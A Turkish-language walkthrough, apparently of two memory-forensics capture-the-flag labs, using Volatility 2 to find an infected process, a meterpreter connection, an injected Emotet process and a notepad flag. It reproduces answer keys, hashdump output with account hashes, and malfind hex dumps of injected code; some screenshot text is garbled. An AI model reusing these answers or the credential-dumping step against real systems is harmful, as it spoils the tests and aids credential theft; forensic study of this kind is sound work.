-03-22 05:32:33	UTC+0000							
0xfffffa80053f83e0	EXCEL.EXE	1272	1432	21	789	1	1	2019
-03-22 05:33:49	UTC+0000							
0xfffffa80042aa430	cmd.exe	1408	1432	1	23	1	0	2019
-03-22 05:34:12	UTC+0000							
0xfffffa80042ab620	conhost.exe	1008	372	2	55	1	0	2019
-03-22 05:34:12	UTC+0000							
0xfffffa8004300620	taskeng.exe	1156	820	4	93	1	0	2019
-03-22 05:34:14	UTC+0000							

Soru 4.) Name the child process of wscript.exe.

wscript.exe'nin alt sürecini adlandırın.

Çözüm 4.) python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 pstree

Cevap: UWkpjFjDzM.exe

root@kali: /home/kali/volatility-master

2	05:34:43 UTC+0000						
	. 0xfffffa80053d3060:POWERPNT.EXE	4048	1432	23	765	2019-03-2	
2	05:35:09 UTC+0000						
	. 0xfffffa8004905620:hfs.exe	3952	1432	6	214	2019-03-2	
2	05:34:51 UTC+0000						
	.. 0xfffffa8005a80060:wscript.exe	5116	3952	8	312	2019-03-2	
2	05:35:32 UTC+0000						
	... 0xfffffa8005a1d9e0:UWkpjFjDzM.exe	3496	5116	5	109	2019-03-2	
2	05:35:33 UTC+0000						
	.... 0xfffffa8005bb0060:cmd.exe	4660	3496	1	33	2019-03-2	
2	05:35:36 UTC+0000						
	. 0xfffffa80054f9060:notepad.exe	3032	1432	1	60	2019-03-2	
2	05:32:22 UTC+0000						
	. 0xfffffa8005b49890:vmtoolsd.exe	1828	1432	6	144	2019-03-2	
2	05:32:10 UTC+0000						
	. 0xfffffa800474fb30:taskmgr.exe	3792	1432	6	184	2019-03-2	
2	05:34:38 UTC+0000						
	. 0xfffffa80053f83e0:EXCEL.EXE	1272	1432	21	789	2019-03-2	
2	05:33:49 UTC+0000						
	. 0xfffffa8004083880:FTK Imager.exe	3192	1432	6	353	2019-03-2	
2	05:35:12 UTC+0000						
	0xfffffa8003c72b30:System	4	0	87	547	2019-03-2	
2	05:31:55 UTC+0000						
	. 0xfffffa8004616040:smss.exe	252	4	2	30	2019-03-2	
2	05:31:55 UTC+0000						
	0xfffffa80050546b0:csrss.exe	332	324	10	516	2019-03-2	
2	05:31:58 UTC+0000						
	0xfffffa8005259060:wininit.exe	380	324	3	78	2019-03-2	

Soru 5.) What was the IP address of the machine at the time the RAM dump was created?

RAM dökümü oluşturulduğunda makinenin IP adresi neydi?

Çözüm 5.) Kod: python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 netscan

Cevap: 10.0.0.101

```
root@kali: /home/kali/volatility-master
File Actions Edit View Help
[ (root@kali)-[~/home/kali/volatility-master]
# python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 netscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P) Proto Local Address Foreign Address State
Pid Owner Created
0x13e057300 UDPv4 10.0.0.101:55736 *:*
2888 svchost.exe 2019-03-22 05:32:20 UTC+0000
0x13e05b4f0 UDPv6 ::1:55735 *:*
2888 svchost.exe 2019-03-22 05:32:20 UTC+0000
0x13e05b790 UDPv6 fe80::7475:ef30:be18:7807:55734 *:*
2888 svchost.exe 2019-03-22 05:32:20 UTC+0000
0x13e05d4b0 UDPv6 fe80::7475:ef30:be18:7807:1900 *:*
2888 svchost.exe 2019-03-22 05:32:20 UTC+0000
0x13e05dec0 UDPv4 127.0.0.1:55737 *:*
2888 svchost.exe 2019-03-22 05:32:20 UTC+0000
0x13e05e3f0 UDPv4 10.0.0.101:1900 *:*
2888 svchost.exe 2019-03-22 05:32:20 UTC+0000
0x13e05eab0 UDPv6 ::1:1900 *:*
2888 svchost.exe 2019-03-22 05:32:20 UTC+0000
0x13e064d70 UDPv4 127.0.0.1:1900 *:*
2888 svchost.exe 2019-03-22 05:32:20 UTC+0000
0x13e02bcf0 TCPv4 -:49220 72.51.60.132:443 CLOSED
4048 POWERPNT.EXE
0x13e035790 TCPv4 -:49223 72.51.60.132:443 CLOSED
4048 POWERPNT.EXE
0x13e036470 TCPv4 -:49224 72.51.60.132:443 CLOSED
4048 POWERPNT.EXE
```

Soru 6.) Based on the answer regarding the infected PID, can you determine the IP of the attacker?

Etkilenen PID ile ilgili cevaba göre, saldırganın IP'sini belirleyebilir misiniz?

Çözüm 6.) Kod: python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 netscan

Cevap: 10.0.0.106

root@kali: /home/kali/volatility-master

764	svchost.exe	TCPv4	0.0.0.0:49153	0.0.0.0:0	LISTENING
0x13e772980					
764	svchost.exe	TCPv6	:::49153	:::0	LISTENING
0x13e772980					
764	svchost.exe	TCPv4	0.0.0.0:49156	0.0.0.0:0	LISTENING
0x13ebb3010					
476	services.exe	TCPv6	:::49156	:::0	LISTENING
0x13ebb3010					
476	services.exe	TCPv4	0.0.0.0:80	0.0.0.0:0	LISTENING
0x13ebcdef0					
3952	hfs.exe	TCPv4	-:49366	192.168.206.181:389	CLOSED
0x13e2348a0					
504					
0x13e397190		TCPv4	10.0.0.101:49217	10.0.0.106:4444	ESTABLISHED
3496	UWkpifFjDzM.exe				
0x13e3986d0		TCPv4	-:49378	213.209.1.129:25	CLOSED
504					
0x13e3abae0		TCPv4	-:49226	72.51.60.132:443	CLOSED
4048	POWERPNT.EXE				
0x13e3e7010		TCPv6	-:0	38db:7705:80fa:ffff:38db:7705:80f	
a:ffff:0 CLOSED			1136	OfficeClickToR	
0x13e441830		TCPv6	-:0	382b:c703:80fa:ffff:382b:c703:80f	
a:ffff:0 CLOSED			1	?RK????	
0x13e4e4910		TCPv4	10.0.0.101:49208	52.109.12.6:443	CLOSED
504					
0x13e55fae0		TCPv4	10.0.0.101:49209	52.96.44.162:443	CLOSED
504					
0x13e71b540		TCPv4	-:0	104.208.112.5:0	CLOSED

Soru 7.) How many processes are associated with VCRUNTIME140.dll?

VCRUNTIME140.dll ile ilişkili kaç işlem var?

Çözüm 7.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 dlllist | grep -e VCRUNTIME140.dll

Cevap : 5 işlem bulunmaktadır.

```
root@kali: /home/kali/volatility-master
File Actions Edit View Help
0x13fa93cf0      TCPv4    -:49173          72.51.60.132:443      CLOSED
1272      EXCEL.EXE
0x13fa95cf0      TCPv4    -:49170          72.51.60.132:443      CLOSED
1272      EXCEL.EXE
0x13fa969f0      TCPv4    -:0              56.219.119.5:0        CLOSED
1272      EXCEL.EXE
0x13fb0d07e0      TCPv4    -:49372          212.227.15.9:25       CLOSED
504
0x13fc857e0      TCPv4    -:49167          72.51.60.132:443      CLOSED
1272      EXCEL.EXE

[root@kali]# python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 dlllist | grep -e VCRUNTIME140.dll
Volatility Foundation Volatility Framework 2.6.1
0x0000007fea5c0000      0x16000          0xffff 2019-03-22 05:32:05 UTC+0000  C:\P
rogram Files\Common Files\Microsoft Shared\ClickToRun\VCRUNTIME140.dll
0x000000000745f0000      0x15000          0xffff 2019-03-22 05:33:49 UTC+0000  C:\P
rogram Files (x86)\Microsoft Office\root\Office16\VCRUNTIME140.dll
0x000000000745f0000      0x15000          0xffff 2019-03-22 05:34:37 UTC+0000  C:\P
rogram Files (x86)\Microsoft Office\root\Office16\VCRUNTIME140.dll
0x000000000745f0000      0x15000          0x3 2019-03-22 05:34:49 UTC+0000   C:\P
rogram Files (x86)\Microsoft Office\root\Office16\VCRUNTIME140.dll
0x000000000745f0000      0x15000          0xffff 2019-03-22 05:35:09 UTC+0000  C:\P
rogram Files (x86)\Microsoft Office\root\Office16\VCRUNTIME140.dll

[root@kali]#
```

Soru 8.) After dumping the infected process, what is its md5 hash?

Virüs bulaşmış işlemi boşalttıktan sonra, md5 karma değeri nedir?

Çözüm 8.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 procdump -p3496 --dump-dir .

Hash'i kontrol ediyoruz : **md5sum executable.3496.exe**

Cevap : **690ea20bc3bdfb328e23005d9a80c290**

```
root@kali: /home/kali/volatility-master
File Actions Edit View Help
Volatility Foundation Volatility Framework 2.6.1
0x0000007fefa5c0000          0x16000      0xfffff 2019-03-22 05:32:05 UTC+0000  C:\P
rogram Files\Common Files\Microsoft Shared\ClickToRun\VCRUNTIME140.dll
0x000000000745f0000          0x15000      0xfffff 2019-03-22 05:33:49 UTC+0000  C:\P
rogram Files (x86)\Microsoft Office\root\Office16\VCRUNTIME140.dll
0x000000000745f0000          0x15000      0xfffff 2019-03-22 05:34:37 UTC+0000  C:\P
rogram Files (x86)\Microsoft Office\root\Office16\VCRUNTIME140.dll
0x000000000745f0000          0x15000      0x3 2019-03-22 05:34:49 UTC+0000  C:\P
rogram Files (x86)\Microsoft Office\root\Office16\VCRUNTIME140.dll
0x000000000745f0000          0x15000      0xfffff 2019-03-22 05:35:09 UTC+0000  C:\P
rogram Files (x86)\Microsoft Office\root\Office16\VCRUNTIME140.dll

[ (root㉿kali)-[ /home/kali/volatility-master ]
# python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 procdump -p 3496 --dump-dir .
Volatility Foundation Volatility Framework 2.6.1
Process(V)           ImageBase          Name          Result
0xfffffa8005a1d9e0  0x0000000000400000 UWkpjFjDzM.exe          OK: executable.3496.exe

[ (root㉿kali)-[ /home/kali/volatility-master ]
# md5sum executable.3496.exe
690ea20bc3bdfb328e23005d9a80c290  executable.3496.exe

[ (root㉿kali)-[ /home/kali/volatility-master ]
# ]
```

Soru 9.) What is the LM hash of Bob's account?

Bob'un hesabının LM karması nedir?

Çözüm 9.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 hashdump

Cevap : **aad3b435b51404eeaad3b435b51404ee**

```
root@kali: /home/kali/volatility-master
File Actions Edit View Help
program Files (x86)\Microsoft Office\root\Office16\VCRUNTIME140.dll
0x00000000745f0000 0x15000 0xfffff 2019-03-22 05:35:09 UTC+0000 C:\P
program Files (x86)\Microsoft Office\root\Office16\VCRUNTIME140.dll

[...]
# python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 procdump -p3496 --dump-dir ...
Volatility Foundation Volatility Framework 2.6.1
Process(V) ImageBase Name Result
0xfffffa8005a1d9e0 0x0000000000400000 UWkpjFjDzM.exe OK: executable.3496.exe

[...]
# md5sum executable.3496.exe
690ea20bc3bdfb328e23005d9a80c290 executable.3496.exe

[...]
# python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 hashdump

Volatility Foundation Volatility Framework 2.6.1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bob:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

[...]
#
```

Soru 10.) ) What memory protection constants does the VAD node at 0xfffffa800577ba10 have?

0xfffffa800577ba10'daki VAD düğümü hangi bellek koruma sabitlerine sahiptir?

Çözüm 10.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 vadinfo | grep -A 3 0xfffffa800577ba10

Cevap : PAGE\_READONLY

```
root@kali: /home/kali/volatility-master
File Actions Edit View Help
└─(root@kali)-[/home/kali/volatility-master]
# python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 vadinfo | grep -A 3 0xfffffa800
577ba10
Volatility Foundation Volatility Framework 2.6.1
VAD node @ 0xfffffa800577ba10 Start 0x000000000030000 End 0x0000000000033ffff Tag Vad
Flags: NoChange: 1, Protection: 1
Protection: PAGE_READONLY
Vad Type: VadNone
```

Soru 11.) What memory protection did the VAD starting at 0x0000000003c0000 and ending at 0x00000000033dffff have?

0x0000000003c0000 ile başlayan ve 0x00000000033dffff ile biten VAD hangi bellek korumasına sahipti?

Çözüm 11.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 vadinfo | grep -A 3 "Start 0x0000000003c0000 End 0x00000000033dffff"

Cevap : **PAGE\_NOACCESS**

```
root@kali:/home/kali/volatility-master
File Actions Edit View Help
└─(root㉿kali)-[~/volatility]
# python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 vadinfo | grep -A 3 0xfffffa800577ba10
Volatility Foundation Volatility Framework 2.6.1
VAD node @ 0xfffffa800577ba10 Start 0x00000000000030000 End 0x00000000000033fff Tag Vad
Flags: NoChange: 1, Protection: 1
Protection: PAGE_READONLY
Vad Type: VadNone

└─(root㉿kali)-[~/volatility]
# python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 vadinfo | grep -A 3 "Start 0x000000033c0000 End 0x00000000033dffff"
Volatility Foundation Volatility Framework 2.6.1
VAD node @ 0xfffffa80052652b0 Start 0x00000000033c0000 End 0x00000000033dffff Tag VadS
Flags: CommitCharge: 32, PrivateMemory: 1, Protection: 24
Protection: PAGE_NOACCESS
Vad Type: VadNone
```

Soru 12.) There was a VBS script that ran on the machine. What is the name of the script?  
(submit without file extension)

Makinede çalışan bir VBS betiği vardı. Senaryonun adı nedir? (dosya uzantısı  
olmadan gönderin)

Çözüm 12.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 cmdline | grep vbs

Cevap : **vhjReUDEuumr**

```
root@kali: /home/kali/volatility-master
File Actions Edit View Help
└─(root㉿kali)-[~/kali/volatility-master]
# python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 vadinfo | grep -A 3 0xfffffa800577ba10
Volatility Foundation Volatility Framework 2.6.1
VAD node @ 0xfffffa800577ba10 Start 0x0000000000030000 End 0x0000000000033fff Tag Vad
Flags: NoChange: 1, Protection: 1
Protection: PAGE_READONLY
Vad Type: VadNone

└─(root㉿kali)-[~/kali/volatility-master]
# python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 vadinfo | grep -A 3 "Start 0x000000033c0000 End 0x00000000033dffff"
Volatility Foundation Volatility Framework 2.6.1
VAD node @ 0xfffffa80052652b0 Start 0x00000000033c0000 End 0x00000000033dffff Tag VadS
Flags: CommitCharge: 32, PrivateMemory: 1, Protection: 24
Protection: PAGE_NOACCESS
Vad Type: VadNone

└─(root㉿kali)-[~/kali/volatility-master]
# python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 cmdline | grep vbs
Volatility Foundation Volatility Framework 2.6.1
Command line : "C:\Windows\System32\wscript.exe" //B //NOLOGO %TEMP%\vhjReUDEuumrX.vbs

└─(root㉿kali)-[~/kali/volatility-master]
#
```

Soru 13.) An application was run at 2019-03-07 23:06:58 UTC. What is the name of the program? (Include extension)

2019-03-07 23:06:58 UTC'de bir uygulama çalıştırıldı. Programın adı nedir? (Uzantıyı dahil et)

Çözüm 13.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 shimcache | grep "2019-03-07 23:06:58"

Cevap : **Skype.exe**

```
root@kali: /home/kali/volatility-master
File Actions Edit View Help
Vad Type: VadNone
[root@kali ~]# python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 vadinfo | grep -A 3 "Start 0x000000033c0000 End 0x00000000033dffff"
Volatility Foundation Volatility Framework 2.6.1
VAD node @ 0xfffffa80052652b0 Start 0x00000000033c0000 End 0x00000000033dffff Tag VadS
Flags: CommitCharge: 32, PrivateMemory: 1, Protection: 24
Protection: PAGE_NOACCESS
Vad Type: VadNone

[root@kali ~]# python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 cmdline | grep vbs
Volatility Foundation Volatility Framework 2.6.1
Command line : "C:\Windows\System32\wscript.exe" //B //NOLOGO %TEMP%\vhjReUDEuumrX.vbs

[root@kali ~]# python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 shimcache | grep "2019-03-07 23:06:58"
Volatility Foundation Volatility Framework 2.6.1
2019-03-07 23:06:58 UTC+0000 \??\C:\Program Files (x86)\Microsoft\Skype for Desktop\Skype.exe

[root@kali ~]#
```

Soru 14.) What was written in notepad.exe at the time when the memory dump was captured?

Bellek dökümü yakalandığında notepad.exe'de ne yazıyordu?

Çözüm 14.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 memdump -p 3032 --dump-dir .

Şimdi içeriği gösteriyoruz : strings -e 13032.dmp | grep "flag<.\*>"

Cevap : bayrak<REDBULL\_IS\_LIFE>

A screenshot of a Kali Linux terminal window titled "root@kali: /home/kali/volatility-master". The terminal shows the following command and its output:

```
root@kali:~/volatility-master]
# python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 memdump -p 3032 --dump-dir .
Volatility Foundation Volatility Framework 2.6.1
*****
Writing notepad.exe [ 3032] to 3032.dmp

(root@kali)~/volatility-master]
# strings -e l 3032.dmp | grep "flag<.*>"
flag<REDBULL_IS_LIFE>
flag<Th>
flag<Th>
flag<TheK>
flag<TheK>

(root@kali)~/volatility-master]
#
```

Soru 15.) What is the short name of the file at file record 59045?

59045 dosya kaydındaki dosyanın kısa adı nedir?

Çözüm 15.) Kod : python2 vol.py -f Triage-Memory.mem — profile=Win7SP1x64  
mftparser|grep 59045 -C 20

Cevap : **EMPLOY~1.XLS**

root@kali: /home/kali/volatility-master

File Actions Edit View Help

\$FILE_NAME	Creation Date	Access Date	Modified Name/Path	MFT Altered
2019-03-17 06:50:07 UTC+0000	2019-03-17 07:04:42 UTC+0000	2019-03-17 07:04:42 UTC+0000	Archive	2019-03-17 07:04:43 UTC+0000
2019-03-17 06:50:07 UTC+0000	2019-03-17 07:04:42 UTC+0000	2019-03-17 07:04:42 UTC+0000	Users\Bob\DOCUME~1\EMPLOY~1\EMPLOY~1.XLS	2019-03-17 07:04:43 UTC+0000
2019-03-17 06:50:07 UTC+0000	2019-03-17 07:04:42 UTC+0000	2019-03-17 07:04:42 UTC+0000	Users\Bob\DOCUME~1\EMPLOY~1\EmployeeInformation.xlsx	2019-03-17 07:04:43 UTC+0000

\$OBJECT\_ID  
Object ID: 00fe50d2-4841-e911-8751-000c2958bc5f

[root@kali ~]#

Soru 16.) This box was exploited and is running meterpreter. What was the infected PID?

Bu kutu istismar edildi ve meterpreter çalıştırıyor. Enfekte PID neydi?

Cevap 16.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 netscan | grep UWkpjFjDzM.exe

Cevap : **3496**

```

root@kali: /home/kali/volatility-master
File Actions Edit View Help
Access Date Name/Path
2019-03-17 06:50:07 UTC+0000 2019-03-17 07:04:43 UTC+0000 2019-03-17 07:04:43 UTC+0000 2
2019-03-17 07:04:42 UTC+0000 Users\Bob\DOCUME~1\EMPLOY~1\EMPLOY-1.XLS
$FILE_NAME
Creation Modified MFT Altered
Access Date Name/Path
2019-03-17 06:50:07 UTC+0000 2019-03-17 07:04:43 UTC+0000 2019-03-17 07:04:43 UTC+0000 2
2019-03-17 07:04:42 UTC+0000 Users\Bob\DOCUME~1\EMPLOY~1\EmployeeInformation.xlsx
$OBJECT_ID
Object ID: 00fe50d2-4841-e911-8751-000c2958bc5f
└─(root㉿kali)-[/home/kali/volatility-master]
# python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 netscan | grep UWkpjFjDzM.exe
Volatility Foundation Volatility Framework 2.6.1
0x13e397190 TCPv4 10.0.0.101:49217 10.0.0.106:4444 ESTABLISHED
3496 UWkpjFjDzM.exe
└─(root㉿kali)-[/home/kali/volatility-master]
# 

```

## DeepDive

### 1. What profile should you use for this memory sample?

.vmem uzantılı kaydedilmiş memory belleği olarak geçen dosyalarımızı incelemek için python 2.7 ile çalışan Vlatility modülünü kullanalım. İlk soruda genel bir profil istediği için “imageinfo” komutunu kullanarak kullanılmış profilleri inceleyelim.

```
vol.py -f banking-malware.vmem imageinfo
```

```

C:\Windows\System32\cmd.exe
*** Failed to Import volatility.plugins.malware.threads (NameError: name 'distorm3' is not defined)
*** Failed to Import volatility.plugins.malware.aphooks.kernel (ImportError: No module named distorm)
*** Failed to Import volatility.plugins.malware.aphooks.mce (ImportError: No module named distorm)
*** Failed to Import volatility.plugins.registry.acpi (ImportError: No module named distorm)
*** Failed to Import volatility.plugins.registry.check_sycall_shadow (ImportError: No module named distorm3)
*** Failed to Import volatility.plugins.malware.svcscan (ImportError: No module named Crypto.Hash)
*** Failed to Import volatility.plugins.registry.auditpol (ImportError: No module named Crypto.Hash)
*** Failed to Import volatility.plugins.sims (NameError: name 'distorm3' is not defined)
*** Failed to Import volatility.plugins.registry.ap (ImportError: No module named distorm)
*** Failed to Import volatility.plugins.malware.aphooks (ImportError: No module named distorm)
*** Failed to Import volatility.plugins.getenv (ImportError: No module named Crypto.Hash)
*** Failed to Import volatility.plugins.register (ImportError: No module named distorm)
INFO : volatility.debug : Setting up volatility based on KONG's config
INFO : volatility.debug : Suggested Profiles : Win7SP1x64, Win7SP0x64, Win2008R2SP1x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
AS Layer1 : Windows\0\04PagedMemory (Kernel AS)
AS Layer2 : Windows\AddressSpace (C:\Users\ataat\Downloads\volatility\volatility_2.6\win64_standalone\banking-malware.vmem)
PAE type : No PAE
DTB : 0x187000L
KDRG : 0x780002bef120L
Number of Processors : 1
KPCR for CPU 0 : 0xfffff80002bf1000L
KUSER_SHARED_DATA : 0xffffffff780000000000
Image base and time : 2021-02-08 22:51:25 UTC+0000
Image local date and time : 2021-02-08 22:51:25 -0200
C:\Users\ataat\Downloads\volatility\volatility_2.6\win64_standalone>

```

Seçenekler arasında çıkan sonuçlardan cevabımıza en uygun olan: Win7SP1x64\_24000

## 2. What is the KDBG virtual address of the memory sample?

Bunu bir önceki komut ile de ulaşabileceğimiz gibi direkt istediği şekilde bir komut girelim.

```
vol.py -f banking-malware.vmem kdbgscan
```

```
*** Select C:\Windows\System32\cmd.exe - volpy -f banking-malware.vmem kdbscan
*** Failed to import volatility.plugins.malware.threads (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.macosapihooks.kernel (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.registry.amcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.malware.vsscan (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.auditpol (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.ssdt (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.vad (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.macosapihooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.getenvs (ImportError: No module named Crypto.Hash)
INFO : volatility.debug : Determining profile profile based on KDBG search...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
AS Layer 0 : FileAndMemory (Kernel AS)
AS Layer 1 : FileAndAddressSpace (C:\Users\ataatael\Downloads\volatility\volatility_2.6_win64_standalone\banking-malware.vmem)
PAE type : No PAE
DTB : 0x1870000
KDBG : 0xf80002bef120L
```

KDGB'nin adresini sonunda harf olmadan girelim. Cevabımız: 0xf80002bef120

3. There is a malicious process running, but it's hidden. What's its name?

Kullanılan profil ile birlikte aramayı daraltarak çalışan programların listesine ulaşalım. Bunu için profilinde dahil olduğu psxview komutunu kullanalım.

```
vol.py -f banking-malware.vmem --profile=Win7SP1x64_24000 psxview
```

Tüm programlar arasında psscan değeri False olan .exe uzantılı dosya zararlı dosya olarak tespit edilir. Ayrıca pslist değeri de false olduğu için kolaylıkla tespit ettik. Cevap: vds\_ps.exe

#### 4. What is the physical offset of the malicious process?

3. soruyu çözdüğümüz için bu soruda otomatik olarak cevaplampış olduk aslında. Fizikal adresi hemen sol yanındaki adres olarak memoryde saklanıyor soru bunu istemiş.

Cevap: 0x000000007d336950

#### 5. What is the full path (including executable name) of the hidden executable?

Zararlı programımızın ve buna bağlı memorydeki fizikal yerini tespit etmişlik. Şimdi “grep exe” komutu ile profilimizi eşleştirerek zararlı dosyanın yolunu bulalım.

```
vol.py -f banking-malware.vmem --profile=Win7SP1x64_24000 vadinfo --  
offset=0x000000007d336950 | grep exe
```

```
VAD node @ 0xfffffa800463b130 Start 0x000000007efe0000 End 0x000000007f0dffff Tag Vad  
Flags: NoChange: 1, Protection: 1  
Protection: PAGE_READONLY  
Vad Type: VadNone  
ControlArea @fffffa8002e45630 Segment fffff8a005319010  
NumberOfSectionReferences: 1 NumberOfPfnReferences: 0  
NumberOfMappedViews: 13 NumberOfUserReferences: 14  
Control Flags: Reserve: 1  
First prototype PTE: fffff8a005319058 Last contiguous PTE: fffff8a005319850  
Flags2: SecNoChange: 1  
  
VAD node @ 0xfffffa8004608170 Start 0x000000007ffe0000 End 0x000000007ffeffff Tag Vad1  
Flags: CommitCharge: 2251799813685247, NoChange: 1, PrivateMemory: 1, Protection: 1  
Protection: PAGE_READONLY  
Vad Type: VadNone  
First prototype PTE: 34003100340036 Last contiguous PTE: 66006300630034  
Flags2: LongVad: 1, OneSecured: 1  
  
VAD node @ 0xfffffa80046034d0 Start 0x000000007fff0000 End 0x000007fffffeffff Tag Vad1  
Flags: CommitCharge: 2251799813685247, NoChange: 1, PrivateMemory: 1, Protection: 1  
Protection: PAGE_READONLY  
Vad Type: VadNone  
First prototype PTE: fffffa800236f990 Last contiguous PTE: 00000000  
Flags2: LongVad: 1, OneSecured: 1  
  
C:\Users\ataat\Downloads\volatility\volatility_2.6_win64_standalone>vol.py -f banking-malware.vmem --profile=Win7SP1x64_24000 vadinfo --of  
fset=0x000000007d336950 | grep exe  
Volatility Foundation Volatility Framework 2.6.1  
FileObject @fffffa80046035d0, Name: \Device\HarddiskVolume1\Users\john\AppData\Local\api-ms-win-service-management-l2-1-0\vds_ps.exe  
C:\Users\ataat\Downloads\volatility\volatility_2.6_win64_standalone>
```

Cevabımızda C diskinde olduğu ipucu verilmiş. Buradan mantıklı bir adres çıkarmak için C'den sonra users klasörü ve devamını cevabımız: C:\Users\john\AppData\Local\api-ms-win-service-management-l2-1-0\vds\_ps.exe

#### 6. Which malware is this?

Bu soru aslında CTF'e girmeden önce hangisi olduğuyla ilgili bir görselle paylaşılmış. Basit bir şekilde cevabımızı girip yolumuza devam ediyoruz.

Q deepdive

CATEGORIES: Case Investigation, Cloud Security, Email Forensics, Image Forensics, Linux Disk Image Forensics, Linux memory Image forensics, Log Analysis, MAC Disk Image Forensics, Malicious Document, Mobile Reversing, SIEM Case Investigation, Windows Disk Image Forensics, Windows Forensics, Windows Memory Image Forensics, Windows Threat Hunting

# Emotet!

DeepDive  
Windows Memory Image Forensics

Published: Oct. 21, 2021  
By: Alex Siviero

VOLATILITY AUTOPSY DFIR MEMORY FORENSICS

0% Completed 0/10 Questions

Cevap: emotet

7. The malicious process had two PEs injected into its memory. What's the size in bytes of the Vad that contains the largest injected PE? Answer in hex, like: 0xABCD

Öncelikle malfind komutuyla enjekte edilmiş PE değerlerini ve ilgili VAD adreslerini bulalım.

```
vol.py -f banking-malware.vmem --profile=Win7SP1x64_24000 malfind --  
offset=0x000000007d336950
```

```
C:\Windows\System32\cmd.exe  
WARNING : volatility.debug : For best results please install distorm3  
Process: vds_ps.exe Pid: 2448 Address: 0x220000  
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE  
Flags: CommitCharge: 32, MemCommit: 1, PrivateMemory: 1, Protection: 6  
0x0000000000220000 e8 00 00 00 00 58 89 c3 05 29 05 00 00 81 c3 29 .....X....).....  
0x0000000000220010 f7 01 00 68 01 00 00 68 05 00 00 00 53 68 80 ...h....h...Sh.  
0x0000000000220020 7b 1c ed 50 e8 04 00 00 00 83 c4 14 c3 83 ec 48 {..P.....H  
0x0000000000220030 83 64 24 18 00 b9 4c 77 26 07 53 55 56 57 33 f6 .d$...Lw&.SUVN3.  
  
Process: vds_ps.exe Pid: 2448 Address: 0x2a10000 ←  
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE  
Flags: CommitCharge: 29, MemCommit: 1, PrivateMemory: 1, Protection: 6  
0x00000000002a10000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ.....  
0x00000000002a10010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....  
0x00000000002a10020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
0x00000000002a10030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
  
Process: vds_ps.exe Pid: 2448 Address: 0x2a80000 ←  
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE  
Flags: CommitCharge: 55, MemCommit: 1, PrivateMemory: 1, Protection: 6  
0x00000000002a80000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ.....  
0x00000000002a80010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....  
0x00000000002a80020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0x00000000002a80030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Burada çıkan 2 farklı sonuca göre tekrar vadinfo komutunu dahil edelim ve hexadecimal değerlerin start ve endlerine göre aralık belirlemek için şu siteyi kullanabiliriz:

<https://www.gigacalculator.com/calculators/hexadecimal-calculator.php>

En büyük Commitcharge değeri 0x2a80000'de bulunuyor.

```
vol.py -f banking-malware.vmem --profile=Win7SP1x64_24000 vadinfo -a 0x2a80000 --  
offset=0x000000007d336950
```

```
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)  
*****  
Pid: 2448  
VAD node @ 0xfffffa8002f1b640 Start 0x0000000002a80000 End 0x0000000002ab6fff Tag Vads  
